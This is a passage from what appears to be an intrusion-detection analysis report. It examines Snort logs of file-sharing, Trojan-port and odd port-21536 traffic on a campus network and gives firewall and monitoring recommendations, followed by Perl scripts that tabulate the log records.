3.7.1 Port 1214 Activity

The majority of these connections (forty-one out of forty-six) have port 1214 as the destination port, suggesting some kind of server. An Internet search for this port using Google[4] returns references to KaZaA, a file sharing protocol that uses HTTP over port 1214 by default.



3.7.2 Port 6346 Activity

The following listing is a small sample of the Snort output for out-of-specification data showing port 6346 connections.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-04:53:54.064014 24.66.152.186:60020 -> MY.NET.70.149:28063
TCP TTL:46 TOS:0x0 ID:0  DF
21S***** Seq: 0xDE756867   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 253486707 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-04:56:34.288893 213.56.53.81:251 -> MY.NET.217.142:6346
TCP TTL:110 TOS:0x0 ID:30065  DF
**SF**AU Seq: 0x1065002B   Ack: 0x9C5E01CB   Win: 0x5018
TCP Options => EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-04:57:58.914517 24.66.152.186:60020 -> MY.NET.70.149:25702
TCP TTL:46 TOS:0x0 ID:0  DF
21S***** Seq: 0xEE140315   Ack: 0x0   Win: 0x16D0
```


```
TCP Options => MSS: 1460 SackOK TS: 253511188 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-04:59:48.579394 213.56.53.81:6346 -> MY.NET.217.142:4197
TCP TTL:110 TOS:0x0 ID:29334  DF
21*F*PAU Seq: 0x2D6894   Ack: 0x1D06BB4   Win: 0x5018
18 CA 10 65 00 2D 68 94 01 D0 6B B4 00 F9 50 18  ...e.-h...k...P.
08 60 4A 0C 00 00 2B D7 68 9E DA E5 F8 4E BD CA  .`J...+.h....N..
21 1A                                            !.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-05:02:04.492247 24.66.152.186:60020 -> MY.NET.70.149:50781
TCP TTL:46 TOS:0x0 ID:0  DF
21S***** Seq: 0xFD6A91BD   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 253535743 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The overwhelming majority of these connections (fifty-two out of fifty-six) have port 6346 as the destination port, suggesting some kind of server. An Internet search for this port using Google returns references to Gnutella, a file sharing protocol that uses a peer to peer model and software that acts both as client and server.[5] It would seem that Gnutella servent software is installed on some of the campus machines. The Gnutella detects are very similar to the ones reported by George Bakos in his GCIA practical examination (http://ouah.bsdjeunz.org/George_Bakos.html).



Included here are excerpts from the Snort logs showing the cases where port 6346 was used as a source port.

Excerpt 1:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-04:59:48.579394 213.56.53.81:6346 -> MY.NET.217.142:4197
TCP TTL:110 TOS:0x0 ID:29334  DF
21*F*PAU Seq: 0x2D6894   Ack: 0x1D06BB4   Win: 0x5018
18 CA 10 65 00 2D 68 94 01 D0 6B B4 00 F9 50 18  ...e.-h...k...P.
08 60 4A 0C 00 00 2B D7 68 9E DA E5 F8 4E BD CA  .`J...+.h....N..
21 1A                                            !.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Excerpt 2:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-22:10:56.850581 24.181.97.165:6346 -> MY.NET.217.14:3390
TCP TTL:117 TOS:0x0 ID:13490  DF
21*FR*A* Seq: 0x19EE422   Ack: 0x1FC6   Win: 0x5010
01 9E E4 22 00 00 1F C6 15 D5 50 10 1D A1 7B 11  ..."......P...{.
0C 1F 15 47 17 16                                ...G..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Excerpt 3:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/03-16:03:28.011638 24.234.34.159:6346 -> MY.NET.107.79:3456
TCP TTL:113 TOS:0x0 ID:32539  DF
21*F*P*U Seq: 0x440043   Ack: 0x475D057C   Win: 0x5018
TCP Options => EOL EOL SackOK
B6 F4                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/03-16:07:34.797696 24.234.34.159:6346 -> MY.NET.107.79:3456
TCP TTL:113 TOS:0x0 ID:70  DF
21**RPA* Seq: 0x45   Ack: 0xB313057E   Win: 0x5010
37 DC 50 10 22 38 4D 72 6B 39 62 69 31 6D        7.P."8Mrk9bi1m
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

3.7.3 Port 21536 Activity

Since port 21536 attracted our attention during the initial processing we follow up with the RDB command "row" to extract that destination port from all of the out-of-specification records.

```
next-106-> row < ../all_oos.rdb dport eq 21536
srcip   sport   dstip   dport   time
```

```
12S      5N       12S      5N       16S
62.59.136.171    18245   MY.NET.253.125  21536   07/02-06:50:00.518332
63.253.105.247   18245   MY.NET.6.14     21536   07/02-12:17:46.804338
63.253.105.247   18245   MY.NET.6.14     21536   07/02-12:17:54.197267
63.253.105.247   18245   MY.NET.253.114  21536   07/02-12:21:52.300170
63.253.105.247   18245   MY.NET.253.114  21536   07/02-12:23:44.816747
66.50.40.97      18245   MY.NET.253.125  21536   07/02-18:08:29.534341
66.50.40.97      18245   MY.NET.253.125  21536   07/02-18:08:29.589799
66.50.40.97      18245   MY.NET.253.125  21536   07/02-18:08:29.624268
63.253.106.13    18245   MY.NET.253.114  21536   07/02-19:04:47.328843
63.254.131.42    18245   MY.NET.218.234  21536   07/02-20:17:43.874684
64.198.133.190   18245   MY.NET.179.80   21536   07/03-08:11:25.243166
212.106.229.101  18245   MY.NET.218.234  21536   07/03-14:26:15.835708
61.147.75.96     18245   MY.NET.6.7      21536   07/04-03:57:05.989015
61.147.75.96     18245   MY.NET.6.7      21536   07/04-03:58:12.497519
61.147.75.96     18245   MY.NET.6.7      21536   07/04-03:58:16.461455
61.147.75.96     18245   MY.NET.6.7      21536   07/04-03:58:21.011508
61.147.75.96     18245   MY.NET.6.7      21536   07/04-04:01:34.571771
61.147.75.96     18245   MY.NET.6.7      21536   07/04-04:02:26.617104
61.147.75.96     18245   MY.NET.6.7      21536   07/04-04:03:08.397312
62.59.136.171    18245   MY.NET.253.125  21536   07/04-07:07:53.585934
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:57:45.635100
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:57:51.401163
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:57:55.523136
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:57:56.927947
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:58:01.669098
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:58:04.062575
63.253.106.25    18245   MY.NET.253.114  21536   07/04-21:58:07.868850
```

The source port is always 18245. This has been mentioned in the Neohapsis Archives[6], but not explained. Here is a selection from their posting.

> "We have seen it for several months[2] in Poland, these packets are
> generated by some brain damaged device (I don't know what this is); they
> would be correct TCP packets if something did not strip TCP header
> placing HTTP request right after the IP header. Look at the numbers and
> you'll see that such damaged packet will be resolved to `port 21536
> probe' - "GET " resolves to ports 18245 -> 21536."

Here are Snort logs showing a sample of activity on port 21536

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.534341 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5876  DF
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x7469
31 2F 74 69 63 6B 73 70 6F 6F 6E 32 2E 6A 70 67  1/tickspoon2.jpg
20 48 54 54 50 2F                                 HTTP/

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.589799 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5878  DF
```

```
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x6472
31 2F 64 72 61 67 6F 6E 62 61 6C 6C 2D 7A 2D 72  1/dragonball-z-r
61 6E 64 6F 6D 2D                                andom-

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.624268 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5879  DF
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x6275
31 2F 62 75 66 66 79 5F 34 2E 6A 70 67 20 48 54  1/buffy_4.jpg HT
54 50 2F 31 2E 31                                TP/1.1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The contents of the packet look like HTTP GET requests, but the constant source port is strange and the flag bits are very strange. Reports in the Neohapsis Archives indicate that this signature has been seen before on machines that host web servers. The local machine at MY.NET.253.114 does serve port 80.

3.8. Internal Machines

One concern we had in this relatively open campus environment was that some of the machines might already be compromised. All of the raw data were searched for source addresses within MY.NET. The following commands were used to select the data from the full data set.

```
row srcip mat /MY/ < all_alerts.rdb > int_alerts.rdb
row srcip mat /MY/ < all_oos.rdb > int_oos.rdb
row srcip mat /MY/ < all_scans.rdb > int_scans.rdb
```

The "row" command is from the RDB command set, described in section 3.10. It selects records from the data base by given criteria. In this case recodes whose source address contained "MY.NET" were wanted. The abbreviation "MY" was used in the commands. Output from the row commands was saved in intermediate files. These files were examined for indications of compromise or misuse. There were 2,631 alert records, one out-of-specification record, and 146,579 scan records that matched the criteria.

Find top sources of scans from within MY.NET.

```
WS1-191-> column srcip < int_scans.rdb | sort | uniq -c | sort -nr >
top_int_src.txt
WS1-192-> head !$
head top_int_src.txt
75709 MY.NET.160.114
11770 MY.NET.217.10
3380 MY.NET.100.230
3106 MY.NET.98.131
2735 MY.NET.217.142
2506 MY.NET.140.191
```

```
2289 MY.NET.70.80
2270 MY.NET.98.174
2229 MY.NET.104.112
2005 MY.NET.153.107
```

The hosts MY.NET.140.191 and MY.NET.70.80 catch our attention becase they use ports in the neighborhood of 7000 for source and destination. This suggests a RAMEN Trojan. Using a combination of grep, sort, and uniq commands, we get the following output. Many of the detects are going to the address 129.74.250.116, which the ARIN whois service tells us is registered to University of Notre Dame, in Indiana.

```
srcip   dstip   sport   dport
12S     12S     5N      5N
 110 MY.NET.140.191     129.74.250.113  7001    7000
 109 MY.NET.70.80       129.74.48.59    7001    7000
 108 MY.NET.140.191     129.74.223.1    7001    7000
 107 MY.NET.70.80       129.74.250.113  7001    7000
 107 MY.NET.140.191     129.74.48.59    7001    7000
 107 MY.NET.140.191     129.74.250.124  7001    7000
 106 MY.NET.140.191     128.2.35.186    7001    7003
 105 MY.NET.140.191     18.145.0.15     7001    7000
 104 MY.NET.70.80       129.74.250.124  7001    7000
 104 MY.NET.140.191     129.74.250.23   7001    7000
 104 MY.NET.140.191     129.74.250.116  7001    7000
 103 MY.NET.70.80       129.74.250.23   7001    7000
 103 MY.NET.70.80       128.2.242.81    7001    7000
```

There is something going on between hosts MY.NET.219.42 and 66.68.229.22 and we even have out-of-specification data between them. Here is the full OOS record for 66.68.62.229:

```
TCP Options => MSS: 1460 SackOK TS: 348891161 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/01-12:37:49.267243 MY.NET.219.42:4475 -> 66.68.62.229:22
TCP TTL:52 TOS:0x0 ID:12588
**SF*P*U Seq: 0xCCBC8503   Ack: 0x0   Win: 0x1000
TCP Options => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Get all pairs where 66.68.62.229 and MY.NET.219.42 appear together using the grep command as follows.

```
 grep 66.68.62.229 all*txt | grep MY.NET.219.42


all_alerts.txt:07/01-12:39:27.982385  [**] connect to 515 from inside
[**]
```

```
MY.NET.219.42:4173 -> 66.68.62.229:515
all_alerts.txt:07/01-21:21:37.726185  [**] WinGate 1080 Attempt [**]
66.68.62.229:61118 -> MY.NET.219.42:1080
all_alerts.txt:07/01-21:37:41.193714  [**] WinGate 1080 Attempt [**]
66.68.62.229:63557 -> MY.NET.219.42:1080
all_oos.txt:07/01-12:37:49.267243 MY.NET.219.42:4475 -> 66.68.62.229:22
all_oos_addrs.txt:07/01-12:37:49.267243 MY.NET.219.42:4475 ->
66.68.62.229:22
all_scans.txt:Jul  1 12:39:15 MY.NET.219.42:4879 -> 66.68.62.229:569
SYN **S*****
all_scans.txt:Jul  1 12:39:15 MY.NET.219.42:4884 -> 66.68.62.229:1379
SYN **S*****
all_scans.txt:Jul  1 12:39:15 MY.NET.219.42:4885 -> 66.68.62.229:438
SYN **S*****
```

We find that the host MY.NET.219.42 is the source of these transmissions. If we put these records into time order, first we have the out-of-specification packet, then a few minutes later there is the scan, followed by the port 515 access. Finally, hours later, there is the WinGate port 1080 attempt.

Find top sources of alerts from within MY.NET.

```
WS1-191-> column srcip < int_alerts.rdb | sort | uniq -c | sort -nr |
head -10

  52 MY.NET.253.24
  42 MY.NET.100.230
  31 MY.NET.253.41
  26 MY.NET.217.154
  18 MY.NET.70.97
  13 MY.NET.5.29
  12 MY.NET.75.145
  12 MY.NET.253.52
  11 MY.NET.253.51
   9 MY.NET.71.246
```

Using the RDB command "row" we can select the top source addresses to see the type of activity originating from each host. Host MY.NET.253.24 is our top internal talker with thirty-one packets going in each direction between it and 128.100.132.4. A quick additional check with grep shows that the port 55850 traffic is all we have from this host. This activity takes place within three minutes early one morning. Host MY.NET.100.230 also uses port 55850 for twenty-five of its alert packets, all to host 152.163.225.102. Fourteen more alerts are for port 65535 on host 207.115.55.67. The repeated patterns we can see are that six of these hosts use destination port 55850 to send 113 packets and three hosts use port 1214 for 757 packets. We suspect that copies of myserver and KaZaA have been downloaded from the Internet and installed on desktop systems. Both of these are peer-to-peer file sharing software. There is probably no malicious intent here, but there is the risk of exposing sensitive data, depending on the functions performed by the workstations involved in the file sharing. These peer-to-peer sharing models, including Gnutella, KaAzA, myserver, and NAPster, have become more popular

and have become a significant and growing security issue[21].

The activity on port 27374 could be a RAMEN server or a Subseven Trojan, which would pose a risk, but it is spread out over a wide address space which indicates no actual use of the Trojan during our sample interval. Port 1214, our suspected KaZaA connections show a different pattern. There are over one thousand connections between MY.NET.150.133 and 212.179.34.114, the later shown by RIPE to be registered to an Israeli ISP. Four other pairs of hosts in the same domains have over a hundred alerts each.

3.9. Defensive Recommendations

Section 3.5 shows the most frequent kinds of probes made from the external Internet. We have seen various kinds of scans and probes, some of which pose more serious threats than others. Without knowing the versions of operating systems and server software running on the campus hosts it is difficult to determine the risk a particular attack poses to each system. Instead the attacks will be addressed in order of descending severity, based on the hostility of the attack.

The FTP probe described in section 3.5.1 is probably an attempt to exploit a vulnerable FTP server as soon as one is found. If this were simply a reconnaissance scan, it would have been done more slowly to avoid detection. Instead it was a fast attack, one that would probably automatically attempt an exploit against a vulnerable FTP server as soon as one was identified. To protect against this kind of attack several actions could be taken. First we can limit outside access to FTP ports (20, and 21) to only those hosts designated to provide FTP service. This will prevent some student from setting up an FTP server on her desktop machine that would be vulnerable to outside attack.

Certain services should be confined to operation only within the local area network. One of these is the Microsoft NETBIOS service referenced in 3.5.3. Firewall rules can be installed to prevent NETBIOS packets, ports 137 and 139, from entering or leaving the LAN. Similarly, in response to the port 515 attacks in 3.5.8 and 3.5.10 two actions should be taken. Firewall rules should block port 515 printer connections from entering or leaving the local network. For further protection against a malicious internal host, upgrade all printers and print servers to non-vulnerable version of LPRng. In 3.5.9, 3.5.12, and 3.5.13 we see evidence of RPC probes that can probably be confined to the local network. If RPC services are not required within the organization, they should be disabled to decrease risk of exploitation.

The remaining attacks make use of ephemeral ports which have numbers greater than 1,024 and are not used for traditional Internet well known services. Since these ports are used by client software to connect to servers, one cannot block them at the firewall and still maintain an open networking environment appropriate for university business. Instead monitoring for suspicious connections should be done continuously and the most egregious violators should be blocked on a case-by-case basis. A combination of Portsentry by Psionic Software[19] and TCP Wrappers[20] can perform this function automatically on a single host. For protection of a local network, Snort can be used in active response mode to "tear down" offending connections by the

use of ICMP messages.

In summary, use the firewall to restrict services to the local network as appropriate and monitor the network to be aware of malicious activity. Upgrade software, including operating systems, whenever the vendor has eliminated vulnerabilities. Remain aware of new threats and patched software products by following security bulletins and vendor updates on the Internet.

3.10. Analysis Process

Initial processing was done using Perl scripts written specifically for this analysis. Although the processing done by each of these scripts is similar, maintaining a separate script for each type of data (alerts, scans, and out-of-spec.) allowed more flexibility in customizing each script based on the intermediate results of the analysis. There are two types of output from these scripts. One is a list of the most frequent events of several kinds. The other is a file in a tab-separated format, compatible with the RDB[13] data base commands. The scripts are shown in appendix A.

The RDB commands implement relational data base operations in a Unix-friendly manner. They can be used as Unix filters, so that output from the Unix commands can be piped into RDB commands. This feature is used by the script get_src.sh to create a file for each of the hosts of interest. It is also used by the script by_dst_port.sh to count the number of uses for each interesting destination port. The script by_type.sh was used to select alerts by type so that ports and hosts related to the type could be examined manually.

Manual examination of the listings of frequent events was also used to decide which of these might warrant further investigation. Normal Unix tools, including grep, vi, sort, wc, and uniq, were used at this stage.

4. References

1. Roesch, Martin. Snort – Lightweight Intrusion for Networks. USENIX LISA, 1999, <http://www.snort.org/lisapaper.txt>.

2. NetRanger, Cisco, Inc., <http://www.cisco.com/warp/public/146/pressroom/1998/nov98/12.html>.

3. Roesch, Martin. Snort Users Manual, Release: 1.8. <http://www.snort.org/node1.html>.

4. SourceFire. Snort rules. . <http://snort.sourceforge.net/downloads/snortrules.tar.gz>.

5. Writing Snort Rules, <http://www.snort.org/writing_snort_rules.htm>.

6. Reserved.

7. Roesch, Martin. Intrusion Detection -- Snort Style. Sourcefire, 2001, 20.

8. Chan, Jason. Distrubuted Intrusion Detection with Open Source Tools. Sys Admin, August 2001, volume 10, number 8, 20-25.

9. Curry, D. and H. Debar, "Intrusion Detection Message Exchange Format Data Model and Extensible Markup Language (XML) Document Type Definition", February 2001, <http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-03.txt>.

10. Silicon Defense, SnortSnarf Alert Analyzer. <http://www.silicondefense.com/software/snortsnarf/index.htm>.

11. Roesch, Martin. Intrusion Detection – Snort Style, Sourcefire. 2001.

12. Northcutt, Stephen. IDS Signatures and Analysis. The SANS Institute, 2001.

13. Hobbs, Walter V., RDB: a Relational Data Base Management System, March 1993.

14. Google.<http://www.google.com>.

15. The Gnutella Protocol Specification, v0.4. <http://www.clip2.com/GnutellaProtocol04.pdf>.

List of Trojan Ports, <http://www.simovits.com/trojans/trojans.html>.

16. Neohapsis Archives. <http://archives.neohapsis.com/archives/ids/>.

17. Network ICE Corporation. 1998-2001

<http://www.networkice.com/advice/Exploits/Ports/32771/default.htm>.

18. Network ICE Corporation. 2001
<http://www.networkice.com/advice/Exploits/Ports/8765/default.htm>

19. Psionic Software. PortSentry 1.1, Port Scan Detection and Active Defense System. 2001.
<http://www.psionic.com/abacus/portsentry>.

20. Venema, Wietse. TCPwrapper.
<ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.tar.gz>.

21. Seifried, Kurt . Peer to Peer - Security Risks. 2001.
<http://www.securityportal.com/closet/closet20010725.html>.

Appendix A: Analysis Scripts

A.1 Perl Script snort_alert

```
#!/usr/bin/perl
#-----------------------------------------------------------------
#    Name: snort_alert.pl
#    Function: process Snort text alerts by type, and address
#    Language: Perl
#    Contract: N/A
#    Programmer: T. E. Jones
#    RCS: n/a
#-----------------------------------------------------------------
# Input: Snort text file of all alerts
# Output: RDB file of all alerts
# Output: listing of most frequent events
#-----------------------------------------------------------------
# NOTES:
#
# Input section uses code developed and written by
# Andrew R. Baker <andrewb@uab.edu> for the program snort_sort.pl
#-----------------------------------------------------------------
#

open(ALERTFILE,"< $ARGV[0]") || die "Unable to open file $ARGV[0]\n";
open(RDBFILE,">all_alerts.rdb") || die "Unable to open file
all_alerts.rdb\n";
print RDBFILE "srcip    sport dstip dport time  desc\n";
print RDBFILE "12S      5N    12S   5N    16S   16S\n";

print "\n=======================================\n";
print "== Processing file $ARGV[0] with $0 ==\n";
print "=======================================\n";
print "\n";

while(<ALERTFILE>) {
  chomp();
  next if ( $_ eq "" );

  # we now have multiple formats for the log traffic
  # is this a "new" style fast alert (all on one line)
  if( $_ =~ /^.+\s\[\*\*\](\s)*.+\[\*\*\]\s/) {
    ($datentime,$alert,$message) = split(/\s\[\*\*\]/,"$_");
    $alert =~ s/^(\s)*//;
    $message =~ s/^(\s)*//;
    next if $alert =~ "portscan";
    ($src,$arrow,$dst) = split(' ', $message);

  } elsif ( $_ =~ /^\[\*\*\]/ ) {   # is this an old style alert message
      # strip off the [**] from either end.
    s/(\s)*\[\*\*\](\s)*//g;
    $alert = $_;
```

```
    $message = <ALERTFILE>;
    chomp($message);
    if ( $message eq "" ) {
      print STDERR "Warning, file may be incomplete\n";
      next;
    }
    ($datentime,$src,$arrow,$dst) = split(' ', $message);
    $line = "x";
    while ($line) {           # eat extra lines
      $line = <ALERTFILE>;
      chop ($line);
    };

  } else {
    print STDERR "Skipping:\t$_\n";
    next;
  }
  next if ($src eq "" || $dst eq "");           # sanity check
  next if ($arrow ne "->");

  ($saddr,$sport) = split(/:/,"$src");
  ($daddr,$dport) = split(/:/,"$dst");

  $alerts{$alert}++;
  $saddrs{$saddr}++;
  $daddrs{$daddr}++;
  if ($sport) {
      $sports{$sport}++;
      $dports{$dport}++;
      ###  $pair = $src.$arrow.$dst;
      $pair = $sport.$arrow.$dport;
      $pairs{$pair}++;
  }

  print RDBFILE "$saddr $sport      $daddr      $dport      $datentime
      $alert\n";

}
close(ALERTFILE);
close(RDBFILE);

$limit = 10;

print "\n============= Top Alerts by type ==============\n";
foreach $key (sort {$alerts{$b} <=> $alerts{$a}} keys (%alerts)) {
  print ("$alerts{$key}\talerts of $key\n");
}

print "\n============= Top alerts by SRC ADDR (limited to $limit lines)
==============\n";
$count = 0;
foreach $key (sort {$saddrs{$b} <=> $saddrs{$a}} keys (%saddrs)) {
  print ("$saddrs{$key}\tdetects from host $key\n");
```

```
  $count++;
  last if $count >= $limit;
}

print "\n============= Top alerts by DST ADDR (limited to $limit lines)
==============\n";
$count = 0;
foreach $key (sort {$daddrs{$b} <=> $daddrs{$a}} keys (%daddrs)) {
  print ("$daddrs{$key}\tdetects to host $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n============= Top alerts by SRC PORT (limited to $limit lines)
==============\n";
$count = 0;
foreach $key (sort {$sports{$b} <=> $sports{$a}} keys (%sports)) {
  print ("$sports{$key}\tdetects from port $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n============= Top alerts by DST PORT (limited to $limit lines)
==============\n";
$count = 0;
foreach $key (sort {$dports{$b} <=> $dports{$a}} keys (%dports)) {
  print ("$dports{$key}\tdetects to port $key\n");
  $count++;
  last if $count >= $limit;
}

$limit = 20;

print "\n============= PORT Pairs (limited to $limit lines)
==============\n";
$count = 0;
foreach $key (sort {$pairs{$b} <=> $pairs{$a}} keys (%pairs)) {
  print ("$pairs{$key}\tdetects between pair $key\n");
  $count++;
  last if $count >= $limit;
}
```


A.2 Perl Script snort_oos

```
#!/usr/bin/perl
#-----------------------------------------------------------------
#    Name: snort_oos.pl
```

```
#    Function: process Snort OOS data
#    Language: Perl
#    Contract: N/A
#    Programmer: T. E. Jones
#    RCS: n/a
#-------------------------------------------------------------------
# Input: Snort text file of OOS reports
# Output: RDB file of all OOS reports
# Output: listing of most frequent events
#-------------------------------------------------------------------
# NOTES:
#
#-------------------------------------------------------------------
#

open(OOSFILE,"< $ARGV[0]") || die "Unable to open file $ARGV[0]\n";
open(RDBFILE,">all_oos.rdb") || die "Unable to open file all_oos.rdb\n";
print RDBFILE "srcip    sport dstip dport time\n";
print RDBFILE "12S      5N    12S   5N    16S\n";

print "Processing file $ARGV[0] with $0";
print "\n";

while(<OOSFILE>) {
  chomp();

  # is this an OOS
  next unless ( $_ =~ /^.+-> / );
  ($datentime,$src,$arrow,$dst) = split(' ', $_);

  ($saddr,$sport) = split(/:/,"$src");
  ($daddr,$dport) = split(/:/,"$dst");
###  $pair = $src.$arrow.$dst;
  $pair = $sport.$arrow.$dport;

  $pairs{$pair}++;
  $saddrs{$saddr}++;
  $daddrs{$daddr}++;
  if ($sport) {
      $sports{$sport}++;
      $dports{$dport}++;
  }

  print RDBFILE "$saddr $sport      $daddr      $dport      $datentime\n";

}
close(OOSFILE);

$limit = 10;


print "\n================== SRC ADDR (limited to $limit lines)
==================\n";
```

```
$count = 0;
foreach $key (sort {$saddrs{$b} <=> $saddrs{$a}} keys (%saddrs)) {
  print ("$saddrs{$key}\tdetects from host $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== DST ADDR (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$daddrs{$b} <=> $daddrs{$a}} keys (%daddrs)) {
  print ("$daddrs{$key}\tdetects to host $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== SRC PORT (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$sports{$b} <=> $sports{$a}} keys (%sports)) {
  print ("$sports{$key}\tdetects from port $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== DST PORT (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$dports{$b} <=> $dports{$a}} keys (%dports)) {
  print ("$dports{$key}\tdetects to port $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== PORT Pairs (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$pairs{$b} <=> $pairs{$a}} keys (%pairs)) {
  print ("$pairs{$key}\tdetects between pairs $key\n");
  $count++;
  last if $count >= $limit;
}
```


A.3 Perl Script snort_scan

```
#!/usr/bin/perl
#---------------------------------------------------------------
```

```
#    Name: snort_scan.pl
#    Function: process Snort text scans by type, and address
#    Language: Perl
#    Contract: N/A
#    Programmer: T. E. Jones
#    RCS: n/a
#-------------------------------------------------------------------
# Input: Snort text file of all scans
# Output: RDB file of all scans
# Output: listing of most frequent addresses and ports
#-------------------------------------------------------------------
# NOTES:
#
#-------------------------------------------------------------------
#

open(ALERTFILE,"< $ARGV[0]") || die "Unable to open file $ARGV[0]\n";
open(RDBFILE,">all_scans.rdb") || die "Unable to open file all_scans.rdb\n";
print RDBFILE "srcip    sport dstip dport time  proto\n";
print RDBFILE "12S      5N    12S   5N    16S   8S\n";


open(FILE,"< $ARGV[0]") || die "Unable to open file $ARGV[0]\n";
print "Processing file $ARGV[0] with $0";
print "\n";

while(<FILE>) {
  chomp();
  # is this a scan log line
  next unless ( $_ =~ /^.+-> / );
  ($mon,$day,$time,$src,$arrow,$dst,$proto) = split(' ', $_);
  $datentime = $mon."/".$day."-".$time;
  ($saddr,$sport) = split(/:/,"$src");
  ($daddr,$dport) = split(/:/,"$dst");

  $saddrs{$saddr}++;
  $daddrs{$daddr}++;
  if ($sport) {
      $sports{$sport}++;
      $dports{$dport}++;
  }

  print RDBFILE "$saddr $sport      $daddr      $dport      $datentime
      $proto\n";

}
close(FILE);
